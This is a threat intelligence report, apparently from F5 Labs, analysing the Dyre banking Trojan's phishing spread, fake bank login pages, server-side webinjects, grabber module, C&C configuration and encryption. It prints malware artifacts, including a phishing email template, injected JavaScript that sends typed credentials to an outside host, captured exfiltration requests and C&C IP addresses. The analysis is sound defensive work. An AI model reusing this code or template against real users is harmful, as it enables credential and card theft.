THREAT INTELLIGENCE REPORT

Dyre In-Depth: Server-Side Webinjects, I2P Evasion, and Sophisticated Encryption

Written by AVI SHULMAN AND HADAS DORFMAN

April 12, 2015

Table of Contents

Table of Contents 2

Table of Figures 2

INTRODUCTION 3

PROPAGATION 3

WHY IS DYRE DIFFICULT TO DETECT? 4

FRAUD TECHNIQUES 4
- **UNIQUE FAKE PAGE FRAUD FLOW** 5
- **UNIQUE SERVER-SIDE WEB-INJECTS** 8
- **GRABBER MODULE** 9

DYRE CONFIGURATION REVEALED 10

C&C COMMUNICATION AND EVASION TECHNIQUES 12

CRYPTO EVOLUTION 13

SUMMARY 14
- **About F5 Labs** 14

APPENDIX A: DYRE COMMANDS AND ERROR HANDLING 15

APPENDIX B: C&C COMMUNICATION 16

Table of Figures

Figure 1: Phishing email template 3
Figure 2: Main modules diagram 5
Figure 3: Hooking on browser’s “send” method 5
Figure 4: Request to a fake page with special host header 6
Figure 5: Embedded JavaScript code common to fake pages 7
Figure 6: Pinging the C&C server—keep alive during fraud 7
Figure 7: JavaScript handling the “sleep” time 8
Figure 8: The injected JavaScript code defines which form parameters to steal 9
Figure 9: Embedded phishing HTML 9
Figure 10: Stealing a POST request 10
Figure 11: Configuration with unique C&C servers 11
Figure 12: “Fake Pages” configuration 11
Figure 13: Location of the “Fake Page” 12
Figure 14: Pages to replicate 12
Figure 15: Generated domain name 12
Figure 16: Decryption Routine 13


INTRODUCTION

Dyre is a relatively new banking Trojan, first seen in the beginning of 2014. It soon emerged as one of the most sophisticated banking and commercial malware in the wild. Although it mainly targets online banks, it steals other types of credentials as well. Dyre uses many new techniques such as completely fake login pages, server side web-injects, and modular architecture. The level of sophistication and the constant upgrading of its capabilities suggest that it is here to stay.

Many have written about this new threat. However, few have succeeded in covering the entire fraud flow and all of its capabilities.

PROPAGATION

Just like most other malware, Dyre spreads via phishing campaigns.



```
MIME-Version: 1.0
Content-Type: text/plain; charset=US-ASCII; format=flowed
Content-Transfer-Encoding: 7bit
Date: $date$
From: "Fax" <$user$@$domain$>
To: <$email$>
Subject: Employee Documents - Internal Use
Message-ID: <$number9$$number4$$number8$$number7$@$domain$>

DOCUMENT NOTIFICATION, Powered by NetDocuments

DOCUMENT NAME: Fax Documents

DOCUMENT LINK: $url$

Documents are encrypted in transit and store in a secure repository
```

Figure 1: Phishing email template

The infection process has several stages. First, the victim receives an email, similar to the template above, containing an attachment. Once the victim opens the attachment, he or she unknowingly executes the "Upatre" malware downloader. It then downloads and infects the machine with the actual Dyre malware. In the last stage, the malware uses a spamming tool to send similar emails and continue spreading.

WHY IS DYRE DIFFICULT TO DETECT?

Attackers use several methods to evade security solutions and researchers. Dyre constantly changes its “packing”—a technique for changing the binary code without changing its functionality, so it won’t be detectable or readable.

In newer versions, Dyre’s main module runs as a Windows service rather than a regular process. This makes it more difficult for users to notice and for researchers to analyze. Also, all communication with the Command and Control (C&C) servers is encrypted.

Dyre uses modular architecture, where the main module downloads other appropriate modules, such as “VNC,” “TV,” “I2P,” “BACKCONNECT,” and “GRABBER” modules. This makes the malware more scalable and does not disclose all of the functionality in a single file.

FRAUD TECHNIQUES

The fraud techniques in most current banking Trojans are fairly straightforward. They “hook” on several browser functions, so they can intercept responses (both HTTP and HTTPS). Once the response is intercepted it injects its own JavaScript code into the original HTML received from the bank’s website. Using its injected malicious JavaScript, banking Trojans are able to steal users’ credentials and perform fraudulent transactions. Dyre has introduced another technical approach to perform the fraud.




Figure 2: Main modules diagram

UNIQUE FAKE PAGE FRAUD FLOW

Like many other banking Trojans, Dyre "hooks" on browser functions. However, while others try to intercept the response coming from the banks, Dyre is mainly interested in the requests going to the banks. Once the intercepted request is for a login page of a bank targeted by the attacker, the Trojan will drop this request and make its own request to its own webserver. This webserver hosts the fake login pages for all of its targeted banking applications.





Figure 3: Hooking on browser's "send" method

The request for a fake page will include a special host header, which is used by the attacker's server to determine which bank's fake page to retrieve, as all the fake pages are hosted on the same server. It will also append the "X-ForwardedFor" header with the infected machine external IP address and "TimestampVal" header with the bot id.


Interestingly, the external IP address is retrieved using the STUN protocol (Session Traversal Utilities for NAT), with a fallback option of using public websites such as "icanhazip.com" that locate your public IP address, in case the STUN protocol doesn't work.



```
POST [redacted]login/LoginPage.jsp HTTP/1.1
Host: xjxrvaefubic41381.com
Connection: keep-alive
Content-Length: 55
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: https://[redacted].com
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Content-Type: application/x-www-form-urlencoded
Referer: https://[redacted].com/login/login.fcc?TYPE=33554433&REALMOID=06-33
edb8-1001-8587-80e681400cb3&GUID=&SMAUTHREASON=0&METHOD=GET&SMAGENTNAME=ecs-connect
%2f%2f[redacted]%2ecom%2f
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: cookie-encrypt=Pr9DLkra0cPYa+DhwQ8qILFNnhIlYCyIIxoRkfhbvqYlnlgQBwekoySRXn7Gw
prevent[redacted]com-tpc-pool
X-Forwarde[redacted]
TimestampVal: 100[redacted]

TARGET=https%3A%2F%2F[redacted]%2F&SMUSRMSG=
```

Figure 4: Request to a fake page with special host header


The attacker's server responds with a fake login page. Although the page looks like the original bank's login page, the underlying HTML and JavaScript are very different and seem to be manually constructed. One of the big differences is the JavaScript block common to all of the fake pages containing the configuration for the specific bank, such as the information to be stolen from the login page.



```
"/assets/main new-a2da1e9c49a15e04c4bb9e75032ea785.js"></script><script>
//<![CDATA[
  var SERVICE = {"id":41381,"service_group_id":1,"name":null,"title":null,"admin_title"
  :"BNYMELLON","url":"https://[redacted]login/LoginPage.jsp",
  "mask":null,"incorrect_login_error":"The User ID and/or Password entered is
  incorrect. Please try again.","layout":"none","smoki":true,"auto_smoki":true,
  "disabled":false,"block_message":"Service temporarily unavailable due to
  maintenance. We apologize for any inconvenience this may cause you.","doctype":null,
  "group":null,"created_at":"2015-01-26T19:52:06.862+03:00","updated_at":
  "2015-01-26T19:52:16.698+03:00"}
  var UID_ELEMENT_NAMES = ["user_id","password"]

//]]>
```

Figure 5: Embedded JavaScript code common to fake pages


After loading the fake page, the JavaScript will constantly “ping” the C&C server by sending requests to its “/!/ping” URL. Once the user submits the login form, a request containing the stolen credentials will be sent to “/!?new=1” URL and wait for the server’s response.



```
>> POST https://qtff12681.com/!/ping
        ←200 text/html 27B 120.92kB/s
   POST https://qtff12681.com/!/ping
        ←200 text/html 27B 42.27kB/s
```

Figure 6: Pinging the C&C server—keep alive during fraud

The server then responds with a number indicating how much time the Trojan should “sleep,” stopping the requests interception for this specific bank. The fake page JavaScript then confirms the sleeping time by issuing a request (“/!/go_skip?time=[Amount of time to sleep]”) followed by another response from the server redirecting the victim to the original bank site. The last response will also contain a very unique header (“gdm12479s”), internally interpreted by the Trojan, with a value indicating the amount of time to “sleep.”



```
  $('#login_form').on('submit', function(){
    var login_form = this
    var uid = UID_ELEMENT_NAMES.map(function(uid_element_name){ return login_form[uid_e
}).join(';')
    setCookie('uid', uid, { path: '/'})
  }).on('ajax:success', function(e,data,status,xhr){
    this.action = '/!'
    if(xhr.status=='201') {//Created
      document.location.href = '/!/go_skip?time='+data
    } else if(xhr.status=='202') {//Accepted
      var form = $(this)
      setTimeout(function(){ form.submit() }, 500)
    } else if(xhr.status=='200') {//OK
      document.write(data)
    } else if(xhr.status=='226') {//IM Used
      document.location.href = '/!/'+data+'#'+SERVICE.url.split(/:\/\/[\w\-\.]+\//)[1]
    } else if(xhr.status=='204') {//No Content
      document.location.reload()
    }
  }).on('ajax:error', function(){
    document.location.reload()
  })
```

Figure 7: JavaScript handling the “sleep” time

From the victim’s perspective, after submitting the login form he or she might be either presented with an attacker’s custom page or be redirected to the real bank website. The custom page might be an “error” message or as observed in newer Dyre versions. Or it might be another phishing page trying to steal other sensitive information, such as a one-time password.


UNIQUE SERVER-SIDE WEB-INJECTS

Another interesting functionality in Dyre is a mechanism to replicate specific responses coming from the bank. There is a separate configuration specifying the list of banking URLs that is different from the previously targeted login pages. Once the victim browses those URLs and gets a response from the bank, the response will be replicated to the C&C server. Specifically, the Trojan will send the raw response from the bank (including the response HTTP headers) inside a “sourcehtml” parameter.

This functionality was not 100% clear at first, as the response from the C&C server in older versions of Dyre was similar—a small dummy JavaScript code that won’t run in the browser and will just be ignored. However, in the newer version of Dyre, the technique has been refined to perform “Server-side” Web-injects.


After replicating the response from the original bank and sending it to the C&C server, Dyre responds with the same page with a JavaScript code injected. Unlike the “traditional” fraud malware that performs the malicious JavaScript injection on the client machine while taking it from a configuration previously downloaded from the C&C server, Dyre maintains the injections on its C&C servers, giving it the flexibility to adjust the injected code on demand and less exposer of the existing web-injects.

During our research we noticed two types of injections that lead to two different scenarios. In the first scenario the webinjects (malicious JavaScript) included stealing just the login credentials. In the second scenario the injection would also contain an embedded HTML page, which targets credit card information as well.



```
function sbfgturs() {
    var param = [];
    param.a = "auth";
    param.l = $("#loginid").val();
    param.p = $("#password").val();
    param.size = 3;
    queryc(param, "//www.[redacted].com/v/favicon.ico", false);
    $("#aspnetForm").submit()
}
```

Figure 8: The injected JavaScript code defines which form parameters to steal




We'll need to confirm your identity before you can access your account(s).

Card Number:	
Exp Date (MM / YY):	/
CVV:	
SSN:	- -
Date of Birth (MM / DD / YYYY):	/ /

Figure 9: Embedded phishing HTML

GRABBER MODULE

Dyre has a unique built-in module designed to steal as much online user information as possible. The main function of this module is hijacking every POST request made by the browser and replicating it to its C&C servers.



```
POST https://1[redacted]WIN-1TH0QV1SAOU_W617601.04B45E85C46AB0810920F
Content-Type: multipart/form-data; boundary=nqpSFeGiYaNMGVbbound-110115832
Content-Length: 1177
Accept: text/html
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, l
Host: [redacted]
Cache-Control: no-cache

--nqpSFeGiYaNMGVbbound-110115832
Content-Disposition: form-data; name="logkeys"
Content-Type: text/plain; charset=UTF-8

not_support
--nqpSFeGiYaNMGVbbound-110115832
Content-Disposition: form-data; name="logpost"
Content-Type: application/octet-stream

POST /[redacted]jLd1oaAb44MvcyqKLh0o3D0LoPuSoHvZVEqsWXesEcf0y501
Host: [redacted]
Connection: keep-alive
Content-Length: 56
Origin: https://[redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: https://[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: LSESSIONID=jLd1oaAb44MvcyqKLh0o3D0LoPuSoHvZVEqsWXesEcf0y501Nctz5A%3D%3D

h=&e=https%3[redacted].com
--nqpSFeGiYaNMGVbbound-110115832--
```

Figure 10: Stealing a POST request


As POST requests are the standard method to submit HTML forms, such as a "login" form, this module enables Dyre operators to steal virtually any user-supplied sensitive information online in large amounts. Such information might be credentials for email applications, social platforms, hosting infrastructure or corporate SSL-VPNs. While this information may be resold in the "underground," the bigger risk is that malware operators might hijack email and social networks accounts to perform surveillance or blackmail individuals or organizations. They could also hijack hosting infrastructure to further deploy other malicious code or break into organizations using stolen VPN credentials. Attackers must have an impressive infrastructure to be capable of handling such large amount of stolen data.

The GRABBER module is also responsible for stealing all user-related data from the hooked browsers, such as cookies, history, user profiles, Flash shared objects, and client side certificates. This data is sent back by what malware creators call a "browser snapshot".

DYRE CONFIGURATION REVEALED

Dyre includes several configurations, all of which are XML-based format. Each configuration serves a different functionality in the Trojan. The malware is built and delivered with an encrypted configuration of its C&C servers, IP addresses, and ports. It will try to randomly connect to one of the servers on this list until it locks on an active server.

Besides the list of the main C&C servers, Dyre downloads a configuration of unique C&Cs.




```
<datapost>
<dpsrv>
94.199.48.230:443
</dpsrv>
</datapost>

<modules>
<modsrv>
195.154.241.47:443
</modsrv>
</modules>

<commands>
<csrv>
1.2.3.4:443
</csrv>
</commands>
```

Figure 11: Configuration with unique C&C servers

The “datapost” server is the one Dyre sends all the hijacked POST requests to. The “modules” server hosts new modules of the Trojan. However, the most interesting is the “commands” C&C server that contains a strange IP address of 1.2.3.4 in all configurations previously seen. Rather than considering it as a placeholder for a currently unused server, it strongly reminded us of the “ICMP hole punching” technique which enables an outside C&C server to trigger a connection from the compromised client. This technique is useful as it allows the attacker to establish a connection from the infected machine (which is behind a NAT) to any C&C server. It can be used as another safety method, such as using C&C servers without revealing them in the configuration or using specific servers for the remote control.


The main “Banks List” configuration defines the fraud target banks and how to retrieve the corresponding fake page. Each entry consists of several parameters.



```
<litem>
[redacted]login/LoginPage.jsp*
[redacted]/*
swqfjhvemcip41381.com
srv_connect_[redacted]_com
</litem>
```

Figure 12: “Fake Pages” configuration


For a certain target bank, it specifies (in the form of a regular expression) which application pages will be intercepted and the corresponding host name to be used to retrieve the fake page from the C&C infrastructure. It also specifies a pointer to other part of the configuration to find the address of the C&C server.



```
<server>
<sal>srv_connect_[redacted]_com</sal>
<saddr>195.154.230.109:80</saddr>
</server>
```

Figure 13: Location of the “Fake Page”

Another configuration is related to the server-side web-injects functionality. It specifies (in the form of a regular expression) the response of which pages to replicate and their destination.




```
<rpci>
*[redacted]login/businesslogin*
195.154.241.146:80/handler14191.php
</rpci>
<rpci>
*/[redacted]login/favicon.ico[?]*
195.154.241.146:80/handler14191.php
</rpci>
<rpci>
```

Figure 14: Pages to replicate

C&C COMMUNICATION AND EVASION TECHNIQUES

The evolution of the network security solutions that identify malware commands and communication traffic in the network has compelled malware writers to innovate and incorporate better communication evasion techniques. The simplest example is using SSL to encrypt all the HTTP requests going out to the C&C server. Dyre on boards several such techniques, although they are not currently activated.

Similarly to most of the modern malwares, Dyre possess a DGA (Domain Generation Algorithm) capability, which generates random domain names that are prepended to one of the .cc, .ws, .to, .in, .hk, .cn, .tk, and .so country TLDs, in order to make it difficult for security teams to identify the real C&C servers. The domain names constantly change by the algorithm, a fact that allows attackers to avoid hard-coded C&C addresses that can be easily blacklisted. All the attackers have to do is registering few of the domains that will be generated by the algorithm at a certain point of time.




```
GET https://16e2c14b82e51216d53b9e25faf9659911.in/1005/JOHNLADBER-4EDA_W512600.AC434C04C9EDE8F13EDEEF00B63F8
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171
Host: 16e2c14b82e51216d53b9e25faf9659911.in
```

Figure 15: Generated domain name

Although the main communication with the operator is performed via HTTPS, new Dyre versions have the ability to use the I2P (Invisible Internet Project) Anonymous Network, which is very similar to the TOR network. I2P is an open source, anonymous, peer-to-peer distributed network over the Internet. This enables Dyre to use secure and anonymous "tunnels" which are built on a sequence of peers in the I2P network that pass messages in one direction. Using the I2P network is a rare technique used by Dyre and several recent malwares, which indicates a new level of threat.

CRYPTO EVOLUTION

Dyre heavily employs encryption at many key points. It communicates with the operator over HTTPS, while all the configurations and modules are encrypted using a symmetric key algorithm. Each message is encrypted with a different initial key that is delivered as part of the data. This makes it possible to run a decryption process on each message independently.



```
JLE SHORT svchost_.10005902
┌PUSH 20                                   Loop that outputs extended key
│LEA EAX,DWORD PTR SS:[EBP-20]
│PUSH EAX
│LEA EAX,DWORD PTR SS:[EBP-50]
│PUSH EAX
│CALL svchost_.1000D540                    Copy temp_key for current iteration
│ADD ESP,0C
│XOR EAX,EAX
│┌MOV CL,BYTE PTR SS:[EBP+EAX-20]          Extend the temp_key length
││ INC CL
││ MOV BYTE PTR SS:[EBP+EAX-30],CL
││ INC EAX
││ CMP EAX,10
│└JL SHORT svchost_.100058DD
│LEA EAX,DWORD PTR SS:[EBP-20]
│PUSH EAX
│LEA EAX,DWORD PTR SS:[EBP-50]
│PUSH 30
│PUSH EAX
│CALL svchost_.100058A1                    Invoking SHA on temp_key
│ADD ESP,0C
│DEC ESI
└JNZ SHORT svchost_.100058C9
PUSH DWORD PTR SS:[EBP+14]
```

Figure 16: Decryption Routine

The embedded initial configuration containing the C&C servers, as well as Dyre's Private Key and generated Bot-ID, are all encrypted.

The main encryption process consists of two parts:

1. Key derivation: Initial key is used to derive an extended key.
2. Data encryption: Applying symmetric algorithm on the message using the extended key.

By exploring the encryption changes between Dyres' versions, it is clear that its creators invested efforts to make the encryption flow more sophisticated.

In older Dyre versions, the extended key is derived using a secure hashing algorithm and is used for straightforward XOR manipulation on the message.

The newer versions use stronger algorithm (AES), after deriving the key and the IV (Initialization Vector) in the first stage.

SUMMARY

First spotted in the beginning of 2014, Dyre has become one of the most advanced and active online fraud threats. The investment in its creation and development is evident from its sophistication, modularity, and a whole set of innovative capabilities for stealing information and evasion techniques. It is constantly being improved upon with bug fixes and new features. In its operations, Dyre targets a relatively large amount of financial and e-commerce online applications.

Different from other financial Trojans, Dyre expands its "business model" and attacks other sensitive applications as well, including email, social networks, and corporate SSL-VPN.

As Dyre constantly changes, we are monitoring the threat, developing detection and prevention technologies, and incorporating them into our solutions.

About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

APPENDIX A: DYRE COMMANDS AND ERROR HANDLING

Dyre implements following set of commands:

COMMAND	EXPLANATION
newp	create new process
sfile	send file
ccsr	get C&C server
dpsr	get data post server
btid	get bot id
slip	get C&C servers ip list
logkeys/logpost	used for logging POST requests
sourcehtml/sourcelink	used for logging HTML source code of login pages
httprdc/respparser/cfg/bc	get configurations
vnc32/tv32/twg32	get modules
cert	get servers' public key
generalinfo	List services, programs and drivers
